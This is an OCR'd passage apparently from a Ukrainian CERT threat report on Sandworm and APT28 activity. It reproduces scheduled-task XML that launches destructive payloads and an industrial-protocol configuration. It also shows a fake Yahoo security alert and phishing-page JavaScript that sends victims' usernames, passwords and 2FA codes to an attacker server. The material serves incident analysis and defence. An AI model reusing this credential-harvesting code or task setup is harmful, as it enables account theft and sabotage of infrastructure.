            <StopOnIdleEnd>true</StopOnIdleEnd>
            <RestartOnIdle>false</RestartOnIdle>
          </IdleSettings>
          <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
          <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
          <StopIfGoingOnBatteries>false</StopIfGoingOnBatteries>
          <AllowHardTerminate>false</AllowHardTerminate>
          <StartWhenAvailable>true</StartWhenAvailable>
          <AllowStartOnDemand>true</AllowStartOnDemand>
          <Enabled>true</Enabled>
          <Hidden>true</Hidden>
          <WakeToRun>true</WakeToRun>
          <ExecutionTimeLimit>PT0S</ExecutionTimeLimit>
          <Priority>7</Priority>
        </Settings>
        <Triggers>
          <TimeTrigger>
            <StartBoundary>2022-04-08T14:58:40Z</StartBoundary>
            <Enabled>true</Enabled>
          </TimeTrigger>
        </Triggers>
        <Actions Context="Author">
          <Exec>
            <Command>C:\Users\peremoga.exe</Command>
            <Arguments>JRIBDFIMCQAKVBBP C:\Users\pa1.pay</Arguments>
          </Exec>
        </Actions>
      </Task>
    </Properties>
    <Filters>
      <FilterRunOnce id="{REDACTED}" hidden="1" not="0" bool="AND" />
    </Filters>
  </TaskV2>
</ScheduledTasks>
```


```
10.1.1.1 2404 7 0 1 1 %PROGRAM%.exe 1 "%PATH%" 0 1 0 0 1 0 0 8 1101 0 0 0 1 1 1102 0 0 0 1 2 1103 0 0 0 1 3 1104 0 0 0 1 4 1202 0 0 0 1 5 1203 0 0 0 1 6 1204 0 0 0 1 7 1201 0 0 0 1 8
10.1.1.2 2404 2 0 1 1 %PROGRAM%.exe 1 "%PATH%" 0 1 0 0 1 0 0 12 1101 0 0 0 1 1 1102 0 0 0 1 2 1103 0 0 0 1 3 1104 0 0 0 1 4 1202 0 0 0 1 5 1203 0 0 0 1 6 1204 0 0 0 1 7 1301 0 0 0 1 8 1302 0 0 0 1 9 1303 0 0 0 1 10 1304 0 0 0 1 11 1201 0 0 0 1 12
10.1.1.3 2404 4 0 1 1 %PROGRAM%.exe 1 "%PATH%" 0 1 0 0 1 0 0 34 16501 1 0 1 1 1 16603 1 0 1 1 2 26502 1 0 1 1 3 38507 1 0 1 1 4 38508 1 0 1 1 5 38509 1 0 1 1 6 38510 1 0 1 1 7 38513 1 0 1 1 8 38519 1 0 1 1 9 38520 1 0 1 1 10 38521 1 0 1 1 11 38524
10.1.1.4 2404 8 0 1 1 %PROGRAM%.exe 1 "%PATH%" 0 1 0 0 1 0 0 8 1201 0 0 0 1 1 1202 0 0 0 1 2 1203 0 0 0 1 3 1204 0 0 0 1 4 1101 0 0 0 1 5 1102 0 0 0 1 6 1103 0 0 0 1 7 1104 0 0 0 1 8
10.1.1.5 2404 6 0 1 1 %PROGRAM%.exe 1 "%PATH%" 0 1 0 0 1 0 0 8 1201 0 0 0 1 1 1202 0 0 0 1 2 1203 0 0 0 1 3 1204 0 0 0 1 4 1101 0 0 0 1 5 1102 0 0 0 1 6 1103 0 0 0 1 7 1104 0 0 0 1 8
10.1.1.6 2404 1 0 1 1 %PROGRAM%.exe 1 "%PATH%" 0 1 0 0 1 0 0 12 1201 0 0 0 1 1 1204 0 0 0 1 2 1304 0 0 0 1 3 1203 0 0 0 1 4 1301 0 0 0 1 5 1103 0 0 0 1 6 1104 0 0 0 1 7 1303 0 0 0 1 8 1102 0 0 0 1 9 1202 0 0 0 1 10 1302 0 0 0 1 11 1101 0 0 0 1 12
10.1.1.7 2404 5 0 1 1 %PROGRAM%.exe 1 "%PATH%" 0 1 0 0 1 0 0 10 1301 0 0 0 1 1 1202 0 0 0 1 2 1203 0 0 0 1 3 1302 0 0 0 1 4 1204 0 0 0 1 5 1303 0 0 0 1 6 1201 0 0 0 1 7 1102 0 0 0 1 8 1103 0 0 0 1 9 1101 0 0 0 1 10
10.1.1.8 2404 3 0 1 1 %PROGRAM%.exe 1 "%PATH%" 0 1 0 0 1 0 0 18 38601 1 0 1 1 1 38602 1 0 1 1 2 38603 1 0 1 1 3 38604 1 0 1 1 4 38605 1 0 1 1 5 38607 1 0 1 1 6 1103 0 0 0 1 7 1104 0 0 0 1 8 1201 0 0 0 1 9 1203 0 0 0 1 10 1204 0 0 0 1 11 1301 0 0 0
```

UAC-0002 UAC-0082 UAC-0165 / Sandworm

```xml
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2022-04-08T15:02:22</Date>
    <Author>Administrator</Author>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <StartBoundary>2022-04-08T16:10:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Dell\108 100.exe</Command>
      <Arguments>-o "C:\Dell\108 100.log"</Arguments>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
```

```xml
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Date>2022-04-08T15:02:55</Date>
    <Author>Administrator</Author>
  </RegistrationInfo>
  <Triggers>
    <TimeTrigger>
      <StartBoundary>2022-04-08T16:20:00</StartBoundary>
      <Enabled>true</Enabled>
    </TimeTrigger>
  </Triggers>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>false</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
    <AllowStartOnDemand>true</AllowStartOnDemand>
    <Enabled>true</Enabled>
    <Hidden>false</Hidden>
    <RunOnlyIfIdle>false</RunOnlyIfIdle>
    <WakeToRun>false</WakeToRun>
    <ExecutionTimeLimit>PT72H</ExecutionTimeLimit>
    <Priority>7</Priority>
  </Settings>
  <Actions Context="Author">
    <Exec>
      <Command>C:\Dell\vatt.exe</Command>
      <Arguments>JRIBDFIMCQAKVBBP pa.pay</Arguments>
    </Exec>
  </Actions>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-18</UserId>
      <RunLevel>LeastPrivilege</RunLevel>
    </Principal>
  </Principals>
</Task>
```

UAC-0028 / APT28 / Cyber espionage



UAC-0028 / APT28 / Cyber espionage

yahoo!


Details


Date	Action	User Agent	IP	Country
Tuesday, 16 May	Suspicious activity	Chrome, Android	172.80.167.164	Iran (Islamic Republic of)
Tuesday, 16 May	Unexpected sign-in attempt	Chrome, Windows	37.215.185.141	Belarus
Tuesday, 16 May	Suspicious messages have been delayed	Chrome, Android	172.80.151.8	Iran (Islamic Republic of)
Tuesday, 16 May	Malware campaign detected and blocked	Firefox, Linux	101.251.103.19	China
Tuesday, 16 May	Suspicious activity	Safari, Windows	172.80.221.73	Iran (Islamic Republic of)
Tuesday, 16 May	Suspicious messages have been delayed	Chrome, Windows	101.252.115.249	China
Tuesday, 16 May	Malware campaign detected and blocked	Chrome, Windows	37.214.253.212	Belarus
Tuesday, 16 May	Suspicious messages have been delayed	Firefox, Linux	172.80.210.196	Iran (Islamic Republic of)
Tuesday, 16 May	Unexpected sign-in attempt	Firefox, Windows	101.252.68.12	China

Didn't sign in recently?
You should change your password immediately.

Change password now

Thanks,
Yahoo





За даними вебсайту https://www.embassypages.com/iran-embassy-tirana-albania

IRANIAN EMBASSY IN TIRANA, ALBANIA

Address
Rr. "Mustafa Matohiti", nr. 20
Tirana
Albania

Telephone
(+355) 42 255 038
(+355) 42 227 698

Fax
(+355) 42 254 621

Email
iranemb.tia@mfa.gov.ir
iri_1357@yahoo.com

Social media
Twitter

Office hours

Monday:	08:00 16:00
Tuesday:	08:00 16:00
Wednesday:	08:00 16:00
Thursday:	08:00 16:00
Friday:	08:00 16:00
Saturday:	Closed
Sunday:	Closed


Head of mission
Mr Mohammad Amin Nejad, Ambassador


```
    HJlc3VsdHMgPSByZWdleC5leGVjKHVybCk7DQogICAgaWYgKCFyZXN1bHRzKSByZXR1cm4gbnVsbDsNCiAg
    XCsvZywgJyAnKSk7DQp9DQpkb2N1bWVudC5nZXRFbGVtZW50QnlJZCgnbG9naW4tdXNlcm5hbWUnKS52YWx
    0cHM6Ly9lb3M5M3ZiMmN3c3UzeGYubS5waXBlZHJlYW0ubmV0P29wZW49IitnZXRQYXJhbWV0ZXJCeU5hbW
541         var ifrm = document.createElement("iframe");
542         ifrm.setAttribute("srcdoc", atob(content));
543         ifrm.frameBorder="0";
544         ifrm.id="content"
545         document.getElementById('window').appendChild(ifrm);
546
547 </script>
548 <img src=https://eos93vb2cwsu3xf.m.pipedream.net?doc=iri_1357@yahoo.com alt=''>
549 </body>
550 </html>
```


```
function getParameterByName(name, url = window.location.href) {
  name = name.replace(/[\[\]]/g, '\\$&');
  var regex = new RegExp('[?&]' + name + '(=([^&#]*)|&|#|$)'),
    results = regex.exec(url);
  if (!results) return null;
  if (!results[2]) return '';
  return decodeURIComponent(results[2].replace(/\+/g, ' '));
}
document.getElementById('login-username').value = getParameterByName('usr');
var req = new XMLHttpRequest();
req.open("GET", "https://eos93vb2cwsu3xf.m.pipedream.net?open=" + getParameterByName('usr'), true);
req.send();
```

```
function send(data) {
  var req = new XMLHttpRequest();
  document.getElementById('username-error').style = 'display:none';
  document.getElementById('yak-error').style = 'display:none';
  document.getElementById('pass-error').style = 'display:none';
  req.onreadystatechange = function() {
    console.log(req.responseText);
    if (req.readyState == XMLHttpRequest.DONE) {
      console.log(req.responseText);
      if (req.responseText == 'Finaly') {
        parent.location = 'https://mail.yahoo.com';
      } else if (req.responseText.includes('AGAIN')) {
        req.open("POST", 'http://37.191.122.186:3578', true);
        req.send(data);
      } else if (req.responseText == 'CHANGE') {
        document.getElementById('lastuser').value = $('input#login-username')[0].value;
        $('form#first')[0].style = 'display:none';
        $('form#second')[0].style = 'display:none';
        $('div#third')[0].style = 'display:none';
        $('div#push-challenge')[0].style = 'display:none';
        $('form#last')[0].style = 'display:block';
      } else if (req.responseText == 'BAD') {
        $('#first :input').prop('style', 'opacity:1;');
        $('#first :input').prop('disabled', false);
        document.getElementById('username-error').style = 'display:block';
        document.getElementById('username-error').innerText = 'Invalid username. Please try again';
      } else if (req.responseText.includes('BAD-PASSWORD')) {
        appendStr = '&' + req.responseText.split('#')[1];
        $('#second :input').prop('style', 'opacity:1;');
        $('#second :input').prop('disabled', false);
        document.getElementById('pass-error').style = 'display:block';
        document.getElementById('pass-error').innerText = 'Invalid password. Please try again';
      } else if (req.responseText.includes('BAD-CODE')) {
        appendStr = '&' + req.responseText.split('#')[1];
        $('#third :input').prop('style', 'opacity:1;');
        $('#third :input').prop('disabled', false);
        document.getElementById('yak-error').style = 'display:block';
        document.getElementById('yak-error').innerText = 'Invalid yak-code. Please try again';
      } else if (req.responseText.includes('YAK-CODE')) {
        appendStr = '&' + req.responseText.split('#')[1];
        $('form#first')[0].style = 'display:none';
        $('div#third')[0].style = 'display:block';
        $('div.yid')[0].innerText = $('input#login-username')[0].value;
      } else if (req.responseText.includes('PUSH')) {
        $('form#first')[0].style = 'display:none';
        appendStr = '&' + req.responseText.split('#')[1];
        $('div#push-challenge')[0].style = 'display:block';
        setInterval(send('verify=true'), 1000);
      } else if (req.responseText.includes('PASSWORD')) {
        $('#second :input').prop('style', 'opacity:1;');
        $('#second :input').prop('disabled', false);
        appendStr = '&' + req.responseText.split('#')[1];
        $('form#first')[0].style = 'display:none';
        $('form#second')[0].style = 'display:block';
        $('input#user')[0].value = $('input#login-username')[0].value;
      }
    }
  }
  req.open("POST", 'http://37.191.122.186:3578', true);
  req.setRequestHeader("Content-Type", "applticaton/x-www-form-urlencoded");
  req.send(data + appendStr);
}
```


UAC-0097 / Cyber espionage

